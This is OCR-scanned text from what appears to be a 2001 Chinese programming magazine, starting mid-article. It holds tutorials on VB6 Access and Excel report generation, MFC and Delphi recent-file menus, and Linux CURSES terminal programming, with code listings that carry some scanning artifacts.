对象的方法，但设计调试比较烦琐，而且无法预览。在此种情况下 有两种方法可供选择，即 Access 主子报表方式、Excel 复合报表方式。

1 Access 97/2000 主子报表方式

Access 97/2000 的数据报表提供了子报表功能，利用报表向导，分别生成 ‘课程进度报表’和 ‘课程设置子报表’后，在 ‘课程进度报表’的设计视图下，在 ‘页面页脚’节中添加 ‘课程设置表’子报表，然后在子报表属性窗口的数据页 ‘链接主字段’、 ‘链接子字段’中，分别选择 ‘区队’字段，即可完成主子报表设计任务。

然后使用刚才的 OLE - Access 代码，就可预览打印 Access 报表。

Access 97/2000 设计复合报表，简捷快速，但要生成如上页图所示富含竖线、含子报表表头的报表，主子报表边界线的衔接对齐比较困难，而且每要新建报表必须重新做起。代码如下：

```
Dim msaccess As Access. Application
Set msaccess = New Access. Application
msaccess. OpenCurrentDatabase (App. Path & "\课程编排系统. mdb")
msaccess. DoCmd. OpenReport "课程进度报表", acViewPreview
```

2 Excel 复合报表方式

用 Excel 复合报表方式可以生成完美的复合结构报表，我们继续使用 OLE - Excel 自动化技术给出完整程序代码

首先，仍在工程中添加对 “OLE AUTOMATION”及 “MICROSOFT EXCEL 9.0 OBJECT LIBRARY”对象库的引用。详细程序清单如下：

```
Function excels(stt As String)        '打印区队课程表, stt 代表欲选择打印的区队
Dim qz
Dim zz
Dim ss As String
Dim rst1, rst3 As Recordset
Dim dbs As Database
Dim qy As String
Dim zhj As String '调整课程简称的字体及行距
Dim I, j, zs1, zs2 As Integer
   Set xlapp = CreateObject("excel. application")
     Set xlbook = xlapp. Workbooks. Add
       Set xlsheet = xlbook. Worksheets(1)
       Set xlsheet1 = xlbook. Worksheets. Add
       xlapp. Visible = True
   With xlsheet1
    . Cells. ColumnWidth = 8. 5
    . Range("B6: B6"). Value = "星期一"
    . Range("B6: D6"). Merge
    . Range("E6: E6"). Value = "星期二"
    . Range("E6: G6"). Merge
    . Range("H6: H6"). Value = "星期三"
    . Range("H6: J6"). Merge
    . Range("K6: K6"). Value = "星期四"
    . Range("K6: M6"). Merge
    . Range("P6: P6"). Value = "星期五"
    . Range("N6: P6"). Merge
    . Range("S6: S6"). Value = "星期六"
    . Range("Q6: S6"). Merge
    . Range("B7"). Value = "1^ 2"
    . Range("E7"). Value = "1^ 2"
    . Range("H7"). Value = "1^ 2"
    . Range("K7"). Value = "1^ 2"
    . Range("N7"). Value = "1^ 2"
    . Range("Q7"). Value = "1^ 2"
    . Range("C7"). Value = "3^ 4"
    . Range("F7"). Value = "3^ 4"
    . Range("I7"). Value = "3^ 4"
    . Range("L7"). Value = "3^ 4"
    . Range("O7"). Value = "3^ 4"
    . Range("R7"). Value = "3^ 4"
    . Range("D7"). Value = "5^ 6"
    . Range("G7"). Value = "5^ 6"
    . Range("J7"). Value = "5^ 6"
    . Range("M7"). Value = "5^ 6"
    . Range("P7"). Value = "5^ 6"
    . Range("S7"). Value = "5^ 6"
    . Range("A6"). Value = "星 期"
    . Range("A7"). Value = "日期//课次"
    . Range("A7"). Font. Size = 9
    . Range("T6"). Value = "星 期"
    . Range("T7"). Value = "终止日期"55
    . Range("T7"). Font. Size = 9
    . Columns("A: A"). ColumnWidth = 8. 2
    . Columns("H: H"). ColumnWidth = 8. 2
    . Range("B7: S7"). Select
   With . Range("B7: S7"). Font
     . Name = "华文宋体"
     . Size = 10
     . Strikethrough = False
     . Superscript = False
     . Subscript = False
     . OutlineFont = False
     . Shadow = False
     . Underline = xlUnderlineStyleNone
     . ColorIndex = xlAutomatic
   End With
  '设置周一至周六的宽度
    . Columns("B: S"). Select
    . Columns("B: S"). ColumnWidth = 2. 3
  '设置周一至周六星期的字体, 一行
    . Range("A6: T6"). HorizontalAlignment = xlCenter
   With . Range("A6: T6"). Font
     . Name = "黑体"
     . Size = 12
     . Strikethrough = False   '字体设置为非删除线格式
```

```
        . Superscript = False      '字体设置为非上标格式
        . Subscript = False        '字体设置为非下标格式
        . Shadow = False           '字体设置为非阴影格式
. Underline = xlUnderlineStyleNone '字体设置为非下画线格式
        . ColorIndex = xlAutomatic  '字体颜色为默认
       End With
       '设置左'日期//节次'字体
        . Range("A7"). HorizontalAlignment = xlCenter
       With . Range("A7"). Font
        . Name = "黑体"
        . Size = 10
        . Strikethrough = False
        . Superscript = False
        . Subscript = False
        . Shadow = False
        . Underline = xlUnderlineStyleNone
        . ColorIndex = xlAutomatic
       End With
       '设置右'日期//节次'字体
        . Range("T7"). HorizontalAlignment = xlCenter
       With . Range("T7"). Font
        . Name = "黑体"
        . Size = 10
        . Strikethrough = False
        . Superscript = False
        . Subscript = False
        . Shadow = False
        . Underline = xlUnderlineStyleNone
        . ColorIndex = xlAutomatic
       End With
       '设置课程表上标题
        . Range("B3: S3"). Select
        . Range("B3: B3"). Value = stt & "学期课程表"
       With . Range("B3: S3")
        . HorizontalAlignment = xlCenter
        . VerticalAlignment = xlBottom
        . WrapText = False
        . Orientation = 0
        . AddIndent = False
        . ShrinkToFit = False
        . MergeCells = True
        . Font. Name = "华文隶书"
        . Font. Size = 20
       End With
       '设置课程表标题下的双画线
        . Range("B4: B4"). Value = "                    "
       With . Range("B4: S4")
        . Font. Size = 6
 . HorizontalAlignment = xlCenter '单元格内的文字水平居中
. VerticalAlignment = xlTop      '单元格内的文字垂直居中
        . WrapText = False
        . Orientation = 0
        . AddIndent = False
        . ShrinkToFit = False
        . MergeCells = True  '合并单元格
       End With
        . Range(" B5: B5"). Value = "起止日期: 2001. 2. 12 = =2001. 7. 12"
       With . Range("B5: S5")
. HorizontalAlignment = xlCenter '单元格内的文字水平居中
. VerticalAlignment = xlCenter   '单元格内的文字垂直居中
        . WrapText = False
        . Orientation = 0
        . AddIndent = False
        . ShrinkToFit = False
        . MergeCells = True  '合并单元格
        . Font. Name = "宋体"
        . Font. Size = 10
       End With
       '加内外框, 外是粗
       Dim h As Integer
       Dim s As Integer
       h = 1 '记录行走
 Set dbs = CurrentDb
 Set rst1 = dbs. OpenRecordset("SELECT * FROM 排课累计表 WHERE ((区队 = '" & stt & "'))"")
    rst1. MoveFirst
      Do Until rst1. EOF
       . Cells(h + 7, 1) = rst1![起始]
       . Cells(h + 7, 1). NumberFormatLocal = "mm – dd – yy" '设置日期显示格式
       . Cells(h + 7, 1). HorizontalAlignment = xlCenter
       . Cells(h + 7, 20) = rst1![终止]
. Cells(h + 7, 20). NumberFormatLocal = "mm – dd – yy"
       . Cells(h + 7, 20). HorizontalAlignment = xlCenter
        For s = 3 To 20
         . Cells(h + 7, s – 1) = rst1. Fields(s)
        Next
       rst1. MoveNext
        h = h + 1
      Loop
       zs1 = rst1. RecordCount
       rst1. Close
Set rst1 = dbs. OpenRecordset("select * from 教员课表 where 区队 = '" & stt & "'", dbOpenDynaset)
       rst1. MoveFirst
       . Cells(h + 7, 1) = "课程全称"
       . Cells(h + 7, 6) = "简称"
       . Cells(h + 7, 8) = "主讲教员"
       . Cells(h + 7, 11) = "辅讲教员"
       . Cells(h + 7, 17) = "课时"
       . Cells(h + 7, 19) = "上课教室"
. Range(. Cells(h + 7, 1), . Cells(h + 7, 20)). Font. Name = "黑体"
. Range( . Cells(h + 7, 1), . Cells(h + 7, 20)) . Horizontal-Alignment = xlCenter
. Range(. Cells(h +7, 1), . Cells(h +7, 20)). Interior. ColorIndex = 15
```

```
. Range(. Cells(h + 7, 1), . Cells(h + 7, 5)). Merge
. Range(. Cells(h + 7, 6), . Cells(h + 7, 7)). Merge
. Range(. Cells(h + 7, 8), . Cells(h + 7, 10)). Merge
. Range(. Cells(h + 7, 11), . Cells(h + 7, 16)). Merge
. Range(. Cells(h + 7, 17), . Cells(h + 7, 18)). Merge
. Range(. Cells(h + 7, 19), . Cells(h + 7, 20)). Merge
        l = 1
    Do Until rst1. EOF
       . Cells(h + 7 + l, 1) = rst1![课程全称]
       . Cells(h + 7 + l, 6) = rst1![课程]
       . Cells(h + 7 + l, 8) = rst1![姓名]
       . Cells(h + 7 + l, 11) = rst1![辅讲]
       . Cells(h + 7 + l, 17) = rst1![课时]
       . Cells(h + 7 + l, 19) = rst1![教室]
. Range(. Cells(h + 7, 1), . Cells(h + 7, 20)). Font. Name = "黑体"
. Range( . Cells(h + 7, 1), . Cells(h + 7, 20)). Horizontal-Alignment = xlCenter
. Range(. Cells(h +7, 1), . Cells(h +7, 20)). Interior. ColorIndex = 15
. Range(. Cells(h +7 + l, 1), . Cells(h + 7 + l, 5)). Merge
. Range(. Cells(h +7 + l, 6), . Cells(h + 7 + l, 7)). Merge
. Range(. Cells(h +7 + l, 8), . Cells(h + 7 + l, 10)). Merge
. Range(. Cells(h +7 + l, 11), . Cells(h +7 + l, 16)). Merge
. Range(. Cells(h +7 + l, 17), . Cells(h +7 + l, 18)). Merge
. Range(. Cells(h +7 + l, 19), . Cells(h +7 + l, 20)). Merge
        l = l + 1
       rst1. MoveNext
    Loop
       rst1. MoveLast
       zs2 = rst1. RecordCount
      rst1. Close
       zs1 = zs1 + zs2 + 8
       qy = "A6: T" & zs1
       . Range(qy). Select
. Range(qy). Borders(xlDiagonalDown). LineStyle = xlNone
. Range(qy). Borders(xlDiagonalUp). LineStyle = xlNone
    With . Range(qy). Borders(xlInsideVertical)  '设置报表框内的所有竖线为细线
       . LineStyle = xlContinuous
       . Weight = xlThin
       . ColorIndex = xlAutomatic
    End With
    With . Range(qy). Borders(xlInsideHorizontal)  '设置报表框内的所有水平线为细线
       . LineStyle = xlContinuous
       . Weight = xlThin
       . ColorIndex = xlAutomatic
    End With
    With . Range(qy). Borders(xlEdgeLeft)  '设置报表左边框为中等粗线
       . LineStyle = xlContinuous
       . Weight = xlMedium
       . ColorIndex = xlAutomatic
    End With
    With . Range(qy). Borders(xlEdgeTop)  '设置报表上边框为中等粗线
       . LineStyle = xlContinuous
       . Weight = xlMedium
       . ColorIndex = xlAutomatic
    End With
    With . Range(qy). Borders(xlEdgeBottom)  '设置报表下边框为中等粗线
       . LineStyle = xlContinuous
       . Weight = xlMedium
       . ColorIndex = xlAutomatic
    End With
    With . Range(qy). Borders(xlEdgeRight)  '设置报表右边框为中等粗线
       . LineStyle = xlContinuous
       . Weight = xlMedium
       . ColorIndex = xlAutomatic
    End With
    . rows("1: 2"). RowHeight = 3. 75
       zhj = "8: " & (7 + zs1)
'根据每组数据多少,自动自动设置每行高度,使每页的报表高度相同,整齐美观
       . rows(zhj). RowHeight = 600 / zs1 '
  With . rows(zhj). Font
       . Name = "宋体"
       . Size = 10
    End With
       '报表页面设置
    With . PageSetup
. LeftMargin =. Application. InchesToPoints(0. 59848031496063)
. RightMargin =. Application. InchesToPoints(0. 15748031496063)
. TopMargin =. Application. InchesToPoints(0. 590551181102362)
. BottomMargin =. Application. InchesToPoints(0. 393700787401575)
       . PaperSize = xlPaperEnvelopeB5
    End With
       '报表页脚设置
    . Range(. Cells(zs1 + 1, 1), . Cells(zs1 + 1, 1)). Value = "  批准人: "
    . Range(. Cells(zs1 + 1, 2), . Cells(zs1 + 1, 2)). Value = "陈继新"
   . Range(. Cells(zs1 + 1, 16), . Cells(zs1 + 1, 16)). Value = "北京机械士官学校训练部"
    End With
     xlsheet1. PrintPreview      '使报表处于预览状态
    End Function
```

代码在初次编写时比较繁琐，有一定的难度，但一旦调试通过，将很容易改造为通用模块。

以上讨论了实现 VB 数据库报表输出的几种方案，这些方法各有所长，在实例中给出的代码清单，准确完整，已全部在 VB6、Office2000 环境下运行通过，读者只需将有关程序拷贝至自己的工程中，稍加改造，即可完成报表输出任务。

收稿日期：2001 年 5 月 29 日）

利用 MFC 封装 MRU 实现 Recent Projects 功能

陈凡林

摘 要 本文详细地介绍了怎样利用 MFC 封装 MRU 实现 Recent Files 功能，进而实现较为复杂的 Recent Projects 功能。

关键字 MRU，Recent Files，Recent Projects，Menu

一、引言

目前，许多应用程序都涉及到 Recent Projects 菜单的实现，例如，VC 开发环境就有 Recent Files 和 Recent Projects 菜单。在 MFC 中，封装了 Recent Files 菜单的功能，在利用 AppWizard 创建应用程序时，可以选择多达 16 个 Recent Files。相对于 Recent Files 来说，Recent Projects 管理着整个工程的许多文件，MFC 封装的 MRU 就无能为力了，必须重载 MRU。笔者通过查阅有关资料，并结合实际，反复摸索，成功实现了该功能。

二、Recent Files 的实现

MFC 缺省的 Recent Files 是 4 个，如果在事后需要修改，可以在 CWinApp InitInstance 函数中实现。方法是找到如下代码：

```
SetRegistryKey(_T(″Local AppWizard-Generated Applications″));
LoadStdProfileSettings(4); // Load standard INI file options (including MRU)
```

将“4”修改为需要的值即可。

但默认的 Recent Files 位置在 File 菜单下，如果你想增加一个 PopUp 式的“Recents File”菜单，并将 Recent Files 放在该菜单下，如图 1 所示，步骤如下：

1. 在“Recent Files”菜单右边增加一个子菜单，ID 号必须为 ID_FILE_MRU_FILE1，标题为“无”，并将 Grayed 属性选中；

2. MFC 封装的 MRU 有一个大的 bug，就是在进行第 1 步修改后，Recent Files 列表仍然出现在 File 菜单下，并不在你想象中的地方。原因是它将动态菜单加在默认的固定地方。最简单的修改方法是通过 ClassWizard 为 ID_FILE_MRU_FILE1 增加 UPDATE_COMMAND_UI 消息处理函数，并添加如下代码：

图 1

```
void CMyApp::OnUpdateFileMruFile1(CCmdUI* pCmdUI)
{
// TODO: Add your command update UI handler code here
  if (pCmdUI->m_nIndex==0)
      OnUpdateRecentFileMenu(pCmdUI);
  return;
}
```

三、Recent Projects 的实现

要实现 Recent Projects，在做完与实现 Recent Files 功能相同的工作下，必须重载 MFC 封装的 MRU。在这里，笔者顺便提一下，MFC 已经封装了 ID_FILE_OPEN 和 ID_FILE_SAVE，FileOpen 和 FileSave 对话框的打开和保存 File 的类型是“所有类型 *.* ”，但很多情况下，程序员需要自己独特的类型，例如 Project 的“工程文件 *.prj ”类型，当重载 On-

FileSave 后，却发现 MRU 列表功能无法使用了。无需担心，只要在重载的 OnFileSave 函数后添加一行代码即可：

```
void CMyDoc::OnFileSave()　　//保存工程;
{
　　// TODO: Add your command handler code here
.....
　　AfxGetApp()->AddToRecentFileList(MyFileName);
}
```

下面结合具体的例子谈谈 Recent Projects 功能的实现。如图 2 所示，笔者的应用程序是单文档程序，采用的方法是通过获得 MRU 列表上的文件名来实现该功能。

图 2

1. 在“最近的工程”菜单下加入 4 个子菜单（按照所需要 Recent Projects 的个数），ID 号分别为 ID_FILE_MRU_FILE1 ID_FILE_MRU_FILE 2，ID_FILE_MRU_FILE 3 和 ID_FILE_MRU_FILE4，标题全部为“无”，并将 Grayed 属性选中。

2. 用 ClassWizard 为上面 4 个子菜单添加 COMMAND 消息处理函数，例如第 1 个函数为 OnFileMruFile1，然后分别加入下列代码：

```
void CMyApp::OnFileMruFile1()
{
　　// TODO: Add your command handler code here
CString FileName;　　// FileName 为 MRU 列表上的文件名;
　　CMainFrame * pMain;
　　pMain = (CMainFrame * )m_pMainWnd ;
CMenu * pMenu = pMain->GetMenu(); //获得主菜单指针;
　　CMenu * pSubMenu = pMenu->GetSubMenu(0);
//获得子菜单指针, 本例为 File 菜单;
　　//下面一行代码获得 MRU 列表上的文件名
　　pSubMenu->GetMenuString(ID_FILE_MRU_FILE1, FileName, MF_BYCOMMAND );
　　CMyDoc * pdoc;
pdoc = (CMyDoc * )(((CFrameWnd * )AfxGetApp()->m_pMainWnd)->GetActiveDocument()); //获得文档类指针;
　　CFile f;
If ( f.Open(FileName , CFile::modeRead ) = = false )
　{
　　AfxMessageBox(″请确认工程文件是否移动, 建议用′打开工程′菜单确认工程文件的具体位置!″);
　　return;
　}/
CArchive ar ( & f , CArchive::load); /　通过序列化 project 文件获得更多需要的信息;
ar >> MyVariable;　　//保存在 project 文件中的信息;
　ar >> . . . . . ;
　ar.Close();
　f.Close();
AfxGetApp()->AddToRecentFileList(name); //将 project 文件名加入到
//CRecentFileList 中, 使之位于列表中的第 1 个位置;
((CFrameWnd * ) AfxGetApp( ) -> m_pMainWnd ) -> SetWindowText( MyTitle );
//设置窗口的标题;
}
```

3. 到这里，工作基本上已经完成了，但会出现一个问题，就是在没有任何 Recent Projects 时，“Recent Projects”子菜单仍出现 4 个，而我们希望仅出现一个具有“无”标题的子菜单，这时，在 CMainFrame OnCreate 中处理一下即可：

```
int CMainFrame::OnCreate(LPCREATESTRUCT lpCreateStruct)
{
　if (CFrameWnd::OnCreate(lpCreateStruct) = = -1)
　　return -1;
　//Add your code;
　CMenu * pMenu = GetMenu();
　CMenu * pSubMenu = pMenu->GetSubMenu(0);
pSubMenu->DeleteMenu(ID_FILE_MRU_FILE4, MF_BYCOMMAND);
pSubMenu->DeleteMenu(ID_FILE_MRU_FILE3, MF_BYCOMMAND);
pSubMenu->DeleteMenu(ID_FILE_MRU_FILE2, MF_BYCOMMAND);
}
```

通过删除第 2、3、4 个子菜单，这些讨厌的子菜单就再也不会出现了。当需要它们出现时，MFC 会自动地加上去。

四、小结

通过得到 MRU 列表上的 project 文件名，就可以随意操作 project 文件了，例如打开并读取所需的信息，进而管理整个工程了。本文利用了 MFC 封装 MRU，所以不能同时实现 Recent Files 和 Recent Projects 功能，如果读者的应用程序需要两者同时具有，就得利用操作注册表的函数，例如 SetRegistryKey 等，自己编写全部代码，实现两者之一的功能，做起来比较麻烦，而另一种可用本文介绍的方法实现。

收稿日期：2001 年 5 月 29 日）

在 DELPHI 中使程序具有记忆功能

石礼娟 刘德华

摘 要 本文以用注册表实现最近文件列表为例，详细介绍了在 Delphi 中如何通过对注册表的操作使应用程序具有记忆功能。

关键词 Delphi，注册表

一、引言

在编写应用程序时，有时需要保存应用程序的状态信息，以便在下一次程序执行时可以恢复使用，其解决方案之一是将数据保存在自定义格式的文件或初始化设置文件（INI 文件）中，在应用程序关闭时向该文件写入数据，在应用程序开始运行时，从文件读入数据，恢复上次保存的状态信息。在 Windows 操作系统的高级版本为我们提供了另外一个更方便的方案，那就是读写注册表。过去的 . INI 文件被 Windows 操作系统统一到注册表中，注册表就好像是一个数据库，Windows 通过对注册表的存储和读取来设置有关系统、应用程序的信息。

注册表中有两个项目：键（Key）和值（Value）。键分为主键和子键，注册表有 6 个以 HKEY 开头的主键，键可以有子键，子键又可以有子键，这样的层次结构类似于文件系统；值是每个键中存放的数据。每个键的内容又分为：键值名（名称）和键值（数据），一个键可以有多个键值名和键值。

本文就以实现最近文件列表为例来介绍在 Delphi 中通过对注册表的操作使应用程序具有记忆功能。最近文件列表（MRU File List），是指在文件菜单下显示最近访问的几个文件名，用户可以通过直接点击菜单上的文件名来打开文件。我们常见的一些应用软件一般都提供了这个功能，例如 Word、Acess 等 Office 系列的软件，它们随时记录用户最近使用过的文件，极大地便利了对这些文件的再次处理。

下面就具体介绍在 Delphi 中怎样操作注册表以及用注册表实现最近文件列表。

二、 最近文件列表的实现原理

Delphi 中有三个可以操作注册表的类，Tregistry，TReginiFile 和 TRegistryiniFile，本文的例子就用 TRegistry 类来实现。程序中用到了 TRegistry 类的 5 个方法，它们是：

（1） function OpenKey const Key String CanCreate Boolean Boolean

方法说明：将参数 Key 指定的键设置为当前键，参数 CanCreate 用于设置若指定的键不存在时是否创建该键，如果为 true 则创建，反之则不创建。

如果键成功打开或成功创建，则返回 true，否则返回 false。

（2） procedure CloseKey

方法说明：将当前键写到注册表中，并关闭当前键。当应用程序对当前键的访问完成时就应该调用该方法，使之不再是当前键。

（3） function ReadString const Name String String

方法说明：从注册表当前键中读一字符串类型的键值，其键值名由参数 Name 指定。

（4） procedure WriteString const Name Value String

方法说明：将一字符串类型的值 由参数 Value 指定 存为注册表当前键的一个键值，其键值名由参数 Name 指定。

（5） procedure GetValueNames Strings TStrings

方法说明：读出注册表当前键的所有键值名，存放到对数 Strings 指定的字符串列表中。

三、最近文件列表的具体实现

在 Delphi 中实现文件菜单下的历史文件列表，要求按时间顺序（距当前时间越近的文件越靠前）列出最近打开的 5 个文件名，具体步骤如下：

（1）通过菜单 File / New Application 创建一个新的工程。

（2）在 Uses 语句中增加“registry”。

（3）添加 Tmenu 组件，创建菜单项“File”，在“File”菜单项下创建“RecentMenu”菜单项，然后为 RecentMenu 菜单项创建 5 个子菜单项作为最近文件列表菜单项。

文件列表菜单项的属性及事件设置如下表所示：

（4）主要方法：

procedure OpenFile FileName String

打开一个文件，更新最近文件列表菜单项，在打开文件

Name	Visible	tag	onclick
RecentMenu	false		
Filename0	false	0	filename0Click
Filename1	false	1	filename0Click
Filename2	false	2	filename0Click
Filename3	false	3	filename0Click
Filename4	false	4	filename0Click

时调用；

procedure WriteRegistry

将最近文件列表菜单项记录的文件名写到注册表，在程序关闭时调用；

procedure ReadRegistry

从注册表中读出最近文件列表信息，在程序启动时调用。

5）程序清单：

```
implementation
var
  RecentList: TStrings; //临时存储最近文件列表
//更新临时存储最近文件列表的 RecentList
procedure TFrmMain. UpdateRCList(const FileName: String);
var
  Position: integer;
begin
  Position: =RecentList. IndexOf(FileName);
   {TStrings 的 IndexOf(s: string)方法返回 s 在 TStrings 对象中第一次出现的位置}
  if Position>=0 then  RecentList. Delete(Position);
 //如果该文件名已在列表中存在,则将它从原来的位置移到最上面
  RecentList. Insert(0, FileName);
  if RecentList. Count>5 then
    RecentList. Delete(5);
end;
//用 RecentList 来更新最近文件列表菜单
procedure TFrmMain. UpdateRCMenu;
Var
  I: integer;
begin
   For I: =0 to RecentList. Count - 1 do
   begin
     RecentMenu. items[I]. Visible: =true;
RecentMenu. items[I] . Caption: =Format( ´ & %d ´, [I]) +
RecentList[i];
//使最近文件列表菜单项具有加速键
   end;
end;
procedure  TFrmMain. OpenFile(FileName: String);
begin
  UpdateRCList(filename);
  UpdateRCMenu;
  //下面具体打开文件操作,省略
end;
//从注册表中读取最近文件列表信息
procedure TFrmMain. ReadRegistry;
var
  I: integer;
  MyReg: TRegistry;
begin
  RecentList: =TStringList. Create;
  MyReg: =TRegistry. create;
  try
    MyReg. RootKey : = HKEY_CURRENT_USER;
    if MyReg. OpenKey(´\Software\可视化油藏动态分析\最近文件列表´, false)  then
begin
  RecentMenu. Visible: =true;
     MyReg. GetValueNames(RecentList);
       for I: =0 to RecentList. Count - 1 do
   RecentList[i]: =MyReg. ReadString(RecentList[i]);
//读注册表
      UpdateRCMenu; //更新最近文件列表菜单项
   end;
  finally
    MyReg. CloseKey;
    MyReg. Free;
    inherited;
  end;
end;
//向注册表中写入最近文件列表信息
procedure TFrmMain. WriteRegistry;
Var
 I: Integer;
 MyReg: TRegistry;
begin
  MyReg: =TRegistry. create;
  try
    MyReg. RootKey : = HKEY_CURRENT_USER;
    if MyReg. OpenKey(´\Software\可视化油藏动态分析\最近文件列表´, true)  then
    begin
       For I: =0 to RecentList. Count - 1 do
   MyReg. WriteString(´File´ +Inttostr(I), RecentList[i]);
//写注册表
    end;
  finally
    MyReg. CloseKey;
    MyReg. Free;
    inherited;
  end;
end;
//从打开文件对话框打开文件
procedure TFrmMain. openClick(Sender: TObject);
begin
   if  OpenDialog1. Execute then
   begin
     OpenFile(OpenDialog1. FileName);
     RecentMenu. Visible: =true;
   end;
end;
```

（下转第 40 页）

Linux 系统字符终端界面的编程（1）
——CURSES 库简介

张 宇

摘 要 本文是《inux 系统字符终端界面的编程》的第一部分，主要介绍了 Linux / UNIX 操作系统下用来编写字符终端界面程序的工具 CURSES 库，详细描述了 CURSES 库中主要的函数，并且在文章的结尾给出了一个简单的 CURSES 程序，模拟 Windows 环境中弹出对话框的情形。帮助读者更好地了解 CURSES 库的使用。在下一部分，将介绍一个完整的用 CURSES 库实现的下拉式菜单程序。

关键词 CURSES，字符终端，界面

Linux 操作系统近些年来取得了极其迅猛的发展，在一次次严格的测评中所表现出的高稳定性和高安全性等诸多优点，使得 Linux 进军企业级高端应用及行业应用的步伐也明显加快。很多行业用户（如电信、金融、邮政等）从系统的安全性和可维护性角度考虑，喜欢将自己的前台应用做成以字符终端为界面的，而不选用时下颇为流行的 Windows 平台。但是国内介绍 UNIX / Linux 操作系统中字符终端界面编程的资料又非常少，本文拟分两部分，向读者介绍这方面的编程方法。第一部分介绍了运用 CURSES 库在 Linux 系统中编写字符终端界面程序的基本方法和一些主要函数的使用，第二部分主要介绍运用 CURSES 库编写的一个下拉式菜单。仔细读一下程序，只需要修改程序中菜单项内的文字，Linux 菜单就编好了！让我们先来认识一下本文的主角：CURSES。

CURSES 简介

Linux 是一个标准的多用户操作系统，它必须识别用户在网络上有可能使用的多种终端类型，并根据这些终端类型的不同特征，处理输入、输出等各种与终端相关的操作。还好，Linux 提供了 CURSES 库，避免了程序员更加复杂的控制终端的操作。CURSES 库使用户可以对终端进行高级访问，它提供了一个完整的输入和输出函数的集合，并且可以在 150 多种终端上用不依赖于终端的方式改变视频的属性。CURSES 库可以在 / usr / lib / libcurses. a 中找到。

要想在自己的程序中使用 CURSES 函数，必须在程序开始的时候加上“#include <curses. h>”语句，这个头文件是调用 CURSES 函数必不可少的，可以在 / usr / include / 中找到这个头文件。另外，编译源程序的时候，千万不要忘了加上 - lcurses，把库包含进来。一个简单的使用 CURSES 库的程序编译命令如下：“cc - I / usr / include menu. c - lcurses - o menu”。

CURSES 编程中常常用到“窗口”和“屏幕”这两个术语，简单地说，“窗口”就是屏幕上某一部分的映像，而“屏幕”则是指一个最大的窗口，它的大小就是屏幕的左上角到右下角。在程序内部，我们通常用“WINDOW * 窗口名字”来声明一个窗口。有了“窗口”这个概念以后，我们就可以象在 Windows 中编程一样，不怕不同的窗口间互相覆盖了。

主要的 CURSES 库函数介绍

这里将 CURSES 库中的主要函数分成几组，介绍如下：

第一组：系统状态设置函数

这一类的函数主要有 initscr、endwin、echo、noecho、keypad，逐一解释如下：

initscr（）：本函数是窗口系统的初始化函数，几乎所有使用 CURSES 库的程序，都需要在最开始调用这个函数。

endwin（）：这个函数的作用和 initscr 刚好相反，是用来执行清理工作，将终端模式恢复到 initscr 以前的状态，并把光标移到屏幕的左上角。使用 CURSES 库的程序在退出之前，需要调用这个函数。

echo（）：这个函数是用来开启输入回显设置的。调用了这个函数后，在键盘上输入的字符会立即在屏幕上的当前位置显示出来。调用初始化函数 initscr 后，系统默认为回显开启状态。

noecho（）：这个函数是用来关闭回显开关的。如果你不愿意让自己辛辛苦苦做的界面被用户随意的输入弄得乱七八糟，或者让应用的密码暴露于众目睽睽之下，那么千万不要忘了在程序的开始调用这个函数，关闭回显开关。

keypad（WINDOW * win, int flag）：这个函数用来开

后或关闭用户终端键盘上一些特殊按钮的输入。第一个参数 win 的值，我们一般用 stdscr，即标准输出屏幕；flag 值等于 TRUE 或者 FALSE。

第二组：窗口操作函数

这一类的函数主要有以下几个：newwin、touchwin、wrefresh、wclear、delwin。这几个函数都是与窗口操作相关的函数。函数的简介如下：

WINDOW * newwin (int nlines, int ncols, int begin_y, int begin_x)：newwin 函数用来创建一个新的窗口，nlines 和 ncols 分别为这个窗口的高度和宽度。一般的字符终端都是 24 行 80 列的。如果终端支持的话，可以显示 25 行 132 列。窗口的原点在窗口的坐上角（如图 1）。




图 1　curses 标准屏幕窗口的坐标系
（A 为标准模式，24 行 80 列，B 为增强模式，25 行 132 列）

int touchwin (WINDOW * win)：touchwin 函数相当于激活一个窗口为当前窗口。

int wrefresh (WINDOW * win)：wrefresh 函数用来刷新窗口，将最新的窗口内容显示在屏幕上。CURSES 在处理应用程序向窗口中写入信息的操作时，并不是实时地改变窗口的状态，而是当用户调用了 wrefresh 函数时，才一次性地将变化反应到屏幕上。CURSES 通过这种办法，来优化屏幕的输出。

int wclear (WINDOW * win)：wclear 函数用来清除窗口。

int delwin (WINDOW * win)：delwin 函数用来删除一个窗口，释放其占用的内存空间。使用这个函数的时候，要注意千万不要删除一个“无辜”的窗口（即已经释放，或是没有申请过空间的），否则会引起讨厌的 Core dump 错误！

在使用 CURSES 开发的过程中，窗口是一个很重要的概念。大家都知道，通过弹出对话框的方式来显示系统消息，会使界面更加友好，但同时会带来屏幕上不同窗口区域重叠覆盖和覆盖后的恢复问题。通过 CURSES 的窗口机制，可以很轻易地解决这个问题。

一般情况下，如果窗口 A 被窗口 B 覆盖了，要把窗口 A 重现出来，用如下的程序段：

```
touchwin(A);
wrefresh(A);
```

这一组指令相当于重绘窗口 A，同样的道理，我们要想将窗口 B 重现，只需调用

```
touchwin(B);
wrefresh(B);
```

另外的一个小诀窍就是：CURSES 的很多函数名中都有一个“w”。对比一下 clear 函数和 wclear WINDOW * 函数，不难看出，这两个函数的作用相同，只不过有着不同的作用对象而已。clear 是用来清除标准输出屏幕的，它还有一个名称，叫做“stdscr”，wclear 函数是用来清除某个特定窗口的。CURSES 中的很多函数都是这样，触类旁通嘛。

第三组：光标位置控制函数

这类的函数主要有以下几个：move、wmove、getyx。函数的用法和简介如下：

int move (int y, int x)：move 函数用来将光标移动到窗口 stdscr 中第 y 行，第 x 列。

int wmove (WINDOW * win, int y, int x)：本函数与 move 函数相似，差别只是将光标移动到窗口 win 中的第 y 行，第 x 列。

int getyx (WINDOW * win, int y, int x)：本函数用来获取特定窗口中光标的当前位置，这里的 y 和 x 并不是地址，而是变量名。

第四组：字符输入输出函数

这类函数主要有以下几个：addstr、mvaddstr、mvwaddstr、printw、mvprintw、mvwprintw、inch、winch、mvwinch。细心的读者从函数名上，就可以大概看出这几个函数的规律和用法。我们主要分析一下 mvwaddstr、mvwprintw、mvwinch 这三个函数。

